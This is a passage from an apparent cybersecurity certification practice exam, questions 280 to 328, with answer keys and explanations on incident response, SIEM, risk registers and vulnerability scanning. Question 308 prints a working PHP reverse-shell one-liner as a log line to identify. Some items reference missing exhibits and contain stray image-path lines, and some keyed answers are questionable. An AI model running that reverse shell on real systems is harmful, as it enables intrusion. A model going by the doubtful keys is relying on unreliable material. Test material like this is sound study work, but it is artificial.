E. HQAdmin9

Answer: D **Explanation:**
Based on the list of hosts and their functions, DCEast01, which is a Domain Controller, would be the most pivotal in the distribution of an encryption binary via Group Policy. Domain Controllers are responsible for security and administrative policies within a Windows Domain. Group Policy is a feature of Windows that facilitates a wide range of advanced settings that administrators can use to control the working environment of user accounts and computer accounts. Group Policy can be used to deploy software, which in this case would be the encryption binary of the ransomware. SQL01 is a database server and unlikely to be used for this purpose. WK10Sales07 and WK7-Plant01 are client machines, and HQAdmin9, although it is a network admin laptop, would not typically be used to distribute policies across a network.

QUESTION 280
After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASE to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

A. SIEM ingestion logs are reduced by 20%.
B. Phishing alerts drop by 20%.

C. False positive rates drop to 20%.
D. The MTTR decreases by 20%.

Answer: C **Explanation:**
Reducing the rate of false positives is directly tied to reducing alert fatigue. Analysts spend a significant amount of time dealing with false positives, which can lead to burnout and missed genuine threats. By lowering the false positive rate, the quality of alerts improves, making the analysts work more efficient.

QUESTION 281
Which of the following threat actors is most likely to target a company due to its questionable environmental policies?

A. Hacktivist
B. Organized crime
C. Nation-state
D. Lone wolf

Answer: A **Explanation:**
Hacktivists are threat actors who use cyberattacks to promote a social or political cause, such as environmentalism, human rights, or democracy. They may target companies that they perceive as violating their values or harming the public interest. Hacktivists often use techniques such as defacing websites, launching denial-of-service attacks, or leaking sensitive data to expose or embarrass their targets.

QUESTION 282
A cybersecurity analyst is recording the following details:

```
- ID
- Name
- Description
- Classification of information
- Responsible party
```

In which of the following documents is the analyst recording this information?

A. Risk register
B. Change control documentation
C. Incident response playbook
D. Incident response plan

Answer: A **Explanation:**
A risk register typically contains details like ID, name, description, classification of information, and responsible party. It's used for tracking identified risks and managing them.
Recording details like ID, Name, Description, Classification of information, and Responsible party is typically done in a Risk Register. This document is used to identify, assess, manage, and monitor risks within an organization. It's not directly related to incident response or change control documentation.

QUESTION 283
A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

A. Trends
B. Risk score
C. Mitigation
D. Prioritization

Answer: B **Explanation:**
A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly.

QUESTION 284
While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

A. If appropriate logging levels are set
B. NTP configuration on each system
C. Behavioral correlation settings
D. Data normalization rules

Answer: B **Explanation:**
The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network.

QUESTION 285
During a scan of a web server in the perimeter network, a vulnerability was identified that could be exploited over port 3389. The web server is protected by a WAF. Which of the following best represents the change to overall risk associated with this vulnerability?

A. The risk would not change because network firewalls are in use
B. The risk would decrease because RDP is blocked by the firewall
C. The risk would decrease because a web application firewall is in place
D. The risk would increase because the host is external facing

Answer: B
Explanation:
Port 3389 is commonly used by Remote Desktop Protocol (RDP), which is a service that allows remote access to a system. A vulnerability on this port could allow an attacker to compromise the

web server or use it as a pivot point to access other systems. However, if the firewall blocks this port, the risk of exploitation is reduced.

QUESTION 286
Several vulnerability scan reports have indicated runtime errors as the code is executing. The dashboard that lists the errors has a command-line interface for developers to check for vulnerabilities.
Which of the following will enable a developer to correct this issue? (Choose two.)

A. Performing dynamic application security testing
B. Reviewing the code
C. Fuzzing the application
D. Debugging the code
E. Implementing a coding standard
F. Implementing IDS

Answer: BD
Explanation:
Reviewing the code and debugging the code are two methods that can help a developer identify and fix runtime errors in the code. Reviewing the code involves checking the syntax, logic, and structure of the code for any errors or inconsistencies. Debugging the code involves running the code in a controlled environment and using tools such as breakpoints, watches, and logs to monitor the execution and find the source of errors. Both methods can help improve the quality and security of the code.

QUESTION 287
A security analyst is trying to validate the results of a web application scan with Burp Suite. The security analyst performs the following:

Which of the following vulnerabilities is the security analyst trying to validate?

A. SQL injection

B. LFI
C. XSS
D. CSRF

Answer: B **Explanation:**
The security analyst is validating a Local File Inclusion (LFI) vulnerability, as indicated by the "/.../.../.../" in the GET request which is a common indicator of directory traversal attempts associated with LFI. The other options are not relevant for this purpose: SQL injection involves injecting malicious SQL statements into a database query; XSS involves injecting malicious scripts into a web page; CSRF involves tricking a user into performing an unwanted action on a web application.

QUESTION 288
A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls and two-factor authentication. Which of the following does this most likely describe?

A. System hardening
B. Hybrid network architecture
C. Continuous authorization
D. Secure access service edge


Answer: A **Explanation:**
System hardening is the process of securing a system by reducing its attack surface, applying patches and updates, configuring security settings, and implementing security controls. System hardening can help prevent or mitigate vulnerability events that may affect operating systems. Host-based IPS, firewalls, and two-factor authentication are examples of security controls that can be applied to harden a system.

QUESTION 289
A security analyst needs to secure digital evidence related to an incident. The security analyst must ensure that the accuracy of the data cannot be repudiated. Which of the following should be implemented?

A. Offline storage
B. Evidence collection
C. Integrity validation
D. Legal hold

Answer: C **Explanation:**
Integrity validation is the process of ensuring that the digital evidence has not been altered or tampered with during collection, acquisition, preservation, or analysis. It usually involves generating and verifying cryptographic hashes of the evidence, such as MD5 or SHA-1. Integrity validation is essential for maintaining the accuracy and admissibility of the digital evidence in court.

QUESTION 290
An analyst investigated a website and produced the following:



Which of the following syntaxes did the analyst use to discover the application versions on this vulnerable website?

A. nmap -sS -T4 -F insecure.org B.
nmap -C insecure.org
C. nmap -sV -T4 -F insecure.org
D. nmap -A insecure.org

Answer: C **Explanation:**
The analyst used the command nmap -sV -T4 -F insecure.org to discover the application versions on the vulnerable website. The -sV option in Nmap is used to perform version detection, which identifies the versions of the services running on open ports. The -T4 option sets the timing template for faster execution, and -F scans only the most common ports.

QUESTION 291
A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

A. The NTP server is not configured on the host
B. The cybersecurity analyst is looking at the wrong information
C. The firewall is using UTC time
D. The host with the logs is offline

Answer: A **Explanation:**
The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause

discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network.

QUESTION 292
A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

A. Scan the employee's computer with virus and malware tools
B. Review the actions taken by the employee and the email related to the event
C. Contact human resources and recommend the termination of the employee
D. Assign security awareness training to the employee involved in the incident

Answer: B **Explanation:**
In case of a phishing attack, it's crucial to review what actions were taken by the employee and analyze the phishing email to understand its nature and impact.

QUESTION 293
A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

```
- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters.
```

Which of the following attacks most likely occurred?

A. DNS exfiltration
B. DNS spoofing
C. DNS zone transfer
D. DNS poisoning

Answer: A

QUESTION 294
A small company does not have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?

A. Corrective controls
B. Compensating controls
C. Operational controls
D. Administrative controls

Answer: B **Explanation:**

Compensating controls are alternative controls that provide a similar level of protection as the original controls, but are used when the original controls are not feasible or cost-effective. In this case, the CISO implemented compensating controls by reviewing logs and audit trails to mitigate the risk of error and fraud in payroll management, since segregating duties was not possible due to the small staff size.

QUESTION 295
An email hosting provider added a new data center with new public IP addresses. Which of the following most likely needs to be updated to ensure emails from the new data center do not get blocked by spam filters?

A. DKIM
B. SPF
C. SMTP
D. DMARC

Answer: B **Explanation:**
SPF (Sender Policy Framework) is a DNS TXT record that lists authorized sending IP addresses for a given domain. If an email hosting provider added a new data center with new public IP addresses, the SPF record needs to be updated to include those new IP addresses, otherwise the emails from the new data center may fail SPF checks and get blocked by spam filters.

QUESTION 296
A laptop that is company owned and managed is suspected to have malware. The company implemented centralized security logging. Which of the following log sources will confirm the malware infection?

A. XDR logs
B. Firewall legs
C. IDS logs
D. MFA logs

Answer: A **Explanation:**
XDR logs will confirm the malware infection because XDR is a system that collects and analyzes data from multiple sources, such as endpoints, networks, cloud applications, and email security, to detect and respond to advanced threats12. XDR can provide a comprehensive view of the attack chain and the context of the malware infection. Firewall logs, IDS logs, and MFA logs are not sufficient to confirm the malware infection, as they only provide partial or indirect information about the network traffic, intrusion attempts, or user authentication.

QUESTION 297
Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

A. To provide metrics and test continuity controls
B. To verify the roles of the incident response team
C. To provide recommendations for handling vulnerabilities
D. To perform tests against implemented security controls

Answer: A **Explanation:**
A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues .

QUESTION 298
A security analyst has prepared a vulnerability scan that contains all of the company's functional subnets. During the initial scan users reported that network printers began to print pages that contained unreadable text and icons. Which of the following should the analyst do to ensure this behavior does not occur during subsequent vulnerability scans?

A. Perform non-credentialed scans
B. Ignore embedded web server ports
C. Create a tailored scan for the printer subnet
D. Increase the threshold length of the scan timeout

Answer: C **Explanation:**
The best way to prevent network printers from printing pages during a vulnerability scan is to create a tailored scan for the printer subnet that excludes the ports and services that trigger the printing behavior. The other options are not effective for this purpose: performing noncredentialed scans may not reduce the impact on the printers; ignoring embedded web server ports may not cover all the possible ports that cause printing; increasing the threshold length of the scan timeout may not prevent the printing from occurring.

QUESTION 299
A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:

```
- Must use minimal network bandwidth
- Must use minimal host resources
- Must provide accurate, near real-time updates
- Must not have any stored credentials in configuration on the scanner
```

Which of the following vulnerability scanning methods should be used to best meet these requirements?

A. Internal
B. Agent
C. Active
D. Uncredentialed

Answer: B
Explanation:
Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it

uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require any stored credentials on the scanner.

QUESTION 300
An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

A. RFI
B. LFI
C. CSRF
D. XSS

Answer: C **Explanation:**
CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. An attacker may trick the user into clicking a malicious link or submitting a forged form that performs an action on the user's behalf, such as changing their password or transferring funds. If the user has several tabs open in the browser, they may not notice the CSRF request or the resulting change in their account. Updating the browser may have cleared the user's cache or cookies, preventing them from logging in to their account after the CSRF attack.

QUESTION 301
Which of the following does "federation" most likely refer to within the context of identity and access management?

A. Facilitating groups of users in a similar function or profile to system access that requires elevated or conditional access
B. An authentication mechanism that allows a user to utilize one set of credentials to access multiple domains
C. Utilizing a combination of what you know who you are, and what you have to grant authentication to a user
D. Correlating one's identity with the attributes and associated applications the user has access to

Answer: B **Explanation:**
Federation is a system of trust between two parties for the purpose of authenticating users and conveying information needed to authorize their access to resources. By using federation, a user can use one set of credentials to access multiple domains that trust each other.

QUESTION 302
The Chief Information Security Officer for an organization recently received approval to install a new EDR solution. Following the installation, the number of alerts that require remediation by an analyst has tripled. Which of the following should the organization utilize to best centralize the workload for the internal security team? (Choose two.)

A. SOAR
B. SIEM
C. MSP
D. NGFW

E. XDR
F. DLP

Answer: AB
Explanation:
SOAR (Security Orchestration, Automation and Response) and SIEM (Security Information and Event Management) are solutions that can help centralize the workload for the internal security team by collecting, correlating, and analyzing alerts from different sources, such as EDR. SOAR can also automate and streamline incident response workflows, while SIEM can provide dashboards and reports for security monitoring and compliance.

QUESTION 303
Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

A. Hacktivist threat
B. Advanced persistent threat
C. Unintentional insider threat
D. Nation-state threat

Answer: C **Explanation:**
An unintentional insider threat is a type of network security threat that occurs when a legitimate user of the network unknowingly exposes the network to malicious activity, such as opening a phishing email or a malware-infected attachment from an unknown source. This can compromise the network security and allow attackers to access sensitive data or systems. The other options are not related to the threat concept of ensuring that all network users only open attachments from known sources.

QUESTION 304
A security analyst has received an incident case regarding malware spreading out of control on a customer's network. The analyst is unsure how to respond. The configured EDR has automatically obtained a sample of the malware and its signature. Which of the following should the analyst perform next to determine the type of malware based on its telemetry?

A. Cross-reference the signature with open-source threat intelligence.
B. Configure the EDR to perform a full scan.
C. Transfer the malware to a sandbox environment.
D. Log in to the affected systems and run netstat.

Answer: A **Explanation:**
The signature of the malware is a unique identifier that can be used to compare it with known malware samples and their behaviors. Open-source threat intelligence sources provide information on various types of malware, their indicators of compromise, and their mitigation strategies. By cross-referencing the signature with these sources, the analyst can determine the type of malware and its telemetry. The other options are not relevant for this purpose: configuring the EDR to perform a full scan may not provide additional information on the malware type; transferring the malware to a sandbox environment may expose the analyst to further risks; logging in to the affected systems and running netstat may not reveal the malware activity.

QUESTION 305
A network analyst notices a long spike in traffic on port 1433 between two IP addresses on opposite sides of a WAN connection. Which of the following is the most likely cause?

A. A local red team member is enumerating the local RFC1918 segment to enumerate hosts
B. A threat actor has a foothold on the network and is sending out control beacons
C. An administrator executed a new database replication process without notifying the SOC
D. An insider threat actor is running Responder on the local segment, creating traffic replication

Answer: C
Explanation:
Port 1433 is commonly used by Microsoft SQL Server, which is a database management system. A spike in traffic on this port between two IP addresses on opposite sides of a WAN connection could indicate a database replication process, which is a way of copying and distributing data from one database server to another. This could be a legitimate activity performed by an administrator, but it should be communicated to the security operations center (SOC) to avoid confusion and false alarms.

QUESTION 306
Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

A. Risk register
B. Vulnerability assessment
C. Penetration test
D. Compliance report

Answer: A **Explanation:**
A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them.

QUESTION 307
Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

A. Log retention
B. Log rotation
C. Maximum log size
D. Threshold value

Answer: D

QUESTION 308

While reviewing web server logs, a security analyst discovers the following suspicious line:

```
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru ("/bin/sh -i
<&3 >&3 2>&3");'
```

Which of the following is being attempted?

A. Remote file inclusion
B. Command injection
C. Server-side request forgery
D. Reverse shell

Answer: D
Explanation:
It's a reverse shell because:
- fsockopen is used to open a connection
- /bin/sh -i
- redirection of input and output via '<&3 >&3 2>&3'

QUESTION 309
Which of the following should be updated after a lessons-learned review?

A. Disaster recovery plan
B. Business continuity plan
C. Tabletop exercise
D. Incident response plan

Answer: D **Explanation:**
A lessons-learned review is a process of evaluating the effectiveness and efficiency of the incident response plan after an incident or an exercise. The purpose of the review is to identify the strengths and weaknesses of the incident response plan, and to update it accordingly to improve the future performance and resilience of the organization. Therefore, the incident response plan should be updated after a lessons-learned review.

QUESTION 310
A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

A. Perform static analyses using an integrated development environment
B. Deploy compensating controls into the environment
C. Implement server-side logging and automatic updates
D. Conduct regular code reviews using OWASP best practices

Answer: D

QUESTION 311
An analyst suspects cleartext passwords are being sent over the network. Which of the following tools would best support the analyst's investigation?

A. OpenVAS
B. Angry IP Scanner
C. Wireshark
D. Maltego

Answer: C **Explanation:**
Wireshark is a packet capture and analysis tool that allows analysts to inspect network traffic and detect cleartext credentials sent over protocols like HTTP, FTP, and Telnet.

QUESTION 312
Using open-source intelligence gathered from technical forums, a threat actor compiles and tests a malicious downloader to ensure it will not be detected by the victim organization's endpoint security protections. Which of the following stages of the Cyber Kill Chain best aligns with the threat actor's actions?

A. Delivery
B. Reconnaissance
C. Exploitation
D. Weaponization


Answer: D **Explanation:**
Weaponization is the stage of the Cyber Kill Chain where the threat actor creates or modifies a malicious tool to use against a target. In this case, the threat actor compiles and tests a malicious downloader, which is a type of weaponized malware.

QUESTION 313
An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

A. CIS Benchmarks
B. PCI DSS
C. OWASP Top Ten
D. ISO 27001

Answer: A

QUESTION 314
A security analyst reviews the following Arachni scan results for a web application that stores PII data:



Which of the following should be remediated first?

A. SQL injection
B. RFI
C. XSS
D. Code injection

Answer: A **Explanation:**
SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application. These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries. SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution. Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks.

QUESTION 315
Which of the following stakeholders are most likely to receive a vulnerability scan report? (Choose two.)

A. Executive management
B. Law enforcement
C. Marketing
D. Legal
E. Product owner
F. Systems administration

Answer: AF
Explanation:
Executive management and systems administration are the most likely stakeholders to receive a vulnerability scan report because they are responsible for overseeing the security posture and remediation efforts of the organization. Law enforcement, marketing, legal, and product owner are less likely to be involved in the vulnerability management process or need access to the scan results.

QUESTION 316
Which of the following techniques can help a SOC team to reduce the number of alerts related to the internal security activities that the analysts have to triage?

A. Enrich the SIEM-ingested data to include all data required for triage
B. Schedule a task to disable alerting when vulnerability scans are executing
C. Filter all alarms in the SIEM with low seventy
D. Add a SOAR rule to drop irrelevant and duplicated notifications

Answer: D

QUESTION 317
An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

A. The finding is a false positive and should be ignored.
B. A rollback had been executed on the instance.
C. The vulnerability scanner was configured without credentials.
D. The vulnerability management software needs to be updated.

Answer: B **Explanation:**
A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability.

QUESTION 318
A company has decided to expose several systems to the internet. The systems are currently available internally only. A security analyst is using a subset of CVSS3.1 exploitability metrics to prioritize the vulnerabilities that would be the most exploitable when the systems are exposed to the internet. The systems and the vulnerabilities are shown below:

System	Vulnerability name	Attack vector	Attack complexity	Availability
blane	snakedoctor	AV:N	AC:L	A:H
brown	coolbreeze	AV:L	AC:L	A:H
sullivan	redcap	AV:P	AC:H	A:H
grey	bettyblue	AV:N	AC:H	A:N

Which of the following systems should be prioritized for patching?

A. brown
B. grey
C. blane
D. sullivan

Answer: C **Explanation:**
The system "blane" with the vulnerability name "snakedoctor" should be prioritized for patching as it has a network attack vector (AV:N), low attack complexity (AC:L), and high availability (A:H). These metrics indicate that it would be relatively easy to exploit this vulnerability over the internet, and the system is highly available. Reference: According to the CVSS v3.1 Specification Document, the exploitability metrics for CVSS are Attack Vector, Attack Complexity, Privileges Required, User Interaction, and Scope. These metrics measure how the vulnerability is accessed, the complexity of the attack, and the level of interaction and privileges required to exploit the vulnerability. The image shows a table with the values of these metrics for each system and vulnerability. Based on these values, the system "blane" has the highest exploitability score, as it has the most favorable conditions for an attacker. The other systems have either a lower attack vector, higher attack complexity, or lower availability, which make them less exploitable. Therefore, the system "blane" should be patched first.

QUESTION 319
During an incident in which a user machine was compromised, an analyst recovered a binary file that potentially caused the exploitation. Which of the following techniques could be used for further analysis?

A. Fuzzing
B. Static analysis
C. Sandboxing
D. Packet capture

Answer: B

QUESTION 320
A leader on the vulnerability management team is trying to reduce the team's workload by automating some simple but time-consuming tasks. Which of the following activities should the team leader consider first?

A. Assigning a custom recommendation for each finding
B. Analyzing false positives

C. Rendering an additional executive report
D. Regularly checking agent communication with the central console

Answer: D

QUESTION 321
The Chief Information Security Officer (CISO) of a large management firm has selected a cybersecurity framework that will help the organization demonstrate its investment in tools and systems to protect its data. Which of the following did the CISO most likely select?

A. PCI DSS
B. COBIT
C. ISO 27001
D. ITIL

Answer: C **Explanation:**
ISO 27001 is an international standard that establishes a framework for implementing, maintaining, and improving an information security management system (ISMS). It helps organizations demonstrate their commitment to protecting their data and complying with various regulations and best practices. The other options are not relevant for this purpose: PCI DSS is a standard that focuses on protecting payment card data; COBIT is a framework that provides guidance on governance and management of enterprise IT; ITIL is a framework that provides guidance on service management and delivery.

QUESTION 322
A high volume of failed RDP authentication attempts was logged on a critical server within a onehour period. All of the attempts originated from the same remote IP address and made use of a single valid domain user account. Which of the following would be the most effective mitigating control to reduce the rate of success of this brute-force attack?

A. Enabling a user account lockout after a limited number of failed attempts
B. Installing a third-party remote access tool and disabling RDP on all devices
C. Implementing a firewall block for the remote system's IP address
D. Increasing the verbosity of log-on event auditing on all devices

Answer: A **Explanation:**
Enabling a user account lockout policy is a security measure that can effectively mitigate bruteforce attacks. After a predetermined number of consecutive failed login attempts, the account will be locked, preventing the attacker from continuing to try different password combinations. This control directly addresses the issue of multiple failed attempts from the same IP address using a single user account, making it the most effective among the options provided.

QUESTION 323
An incident response analyst is investigating the root cause of a recent malware outbreak. Initial binary analysis indicates that this malware disables host security services and performs cleanup routines on its infected hosts, including deletion of initial dropper and removal of event log entries and prefetch files from the host. Which of the following data sources would most likely reveal evidence of the root cause? (Choose two.)

A. Creation time of dropper
B. Registry artifacts
C. EDR data
D. Prefetch files
E. File system metadata
F. Sysmon event log


Answer: BE

QUESTION 324
When undertaking a cloud migration of multiple SaaS applications, an organization's systems administrators struggled with the complexity of extending identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?

A. CASB
B. SASE
C. ZTNA
D. SWG

Answer: C **Explanation:**
Zero Trust Network Access (ZTNA) simplifies secure remote access to cloud and SaaS applications by enforcing identity-based, least-privilege access policies. It eliminates the need to extend traditional network-based access models to the cloud. ZTNA ensures that each user is verified continuously regardless of their network location, aligning perfectly with complex multicloud or SaaS environments.

QUESTION 325
A security analyst reviews the following extract of a vulnerability scan that was performed against the web server:



Which of the following recommendations should the security analyst provide to harden the web server?

A. Remove the version information on http-server-header.

B. Disable tcp_wrappers.
C. Delete the /wp-login.php folder.
D. Close port 22.

Answer: A **Explanation:**
The vulnerability scan shows that the version information is visible in the http-server-header, which can be exploited by attackers to identify vulnerabilities specific to that version. Removing or obfuscating this information can enhance security.

QUESTION 326
A security analyst is responding to an incident that involves a malicious attack on a network data closet. Which of the following best explains how the analyst should properly document the incident?

A. Back up the configuration file for all network devices.
B. Record and validate each connection.
C. Create a full diagram of the network infrastructure.
D. Take photos of the impacted items.

Answer: D

QUESTION 327
A cybersecurity analyst is participating with the DLP project team to classify the organization's data. Which of the following is the primary purpose for classifying data?

A. To identify regulatory compliance requirements
B. To facilitate the creation of DLP rules
C. To prioritize IT expenses
D. To establish the value of data to the organization

Answer: D
Explanation:
The primary purpose of data classification is to determine the value of data to the organization. This helps in defining protection levels, access controls, and risk mitigation strategies.

QUESTION 328
A security analyst observed the following activity from a privileged account:

```
- Accessing emails and sensitive information
- Audit logs being modified
- Abnormal log-in times
```

Which of the following best describes the observed activity?

A. Irregular peer-to-peer communication
B. Unauthorized privileges
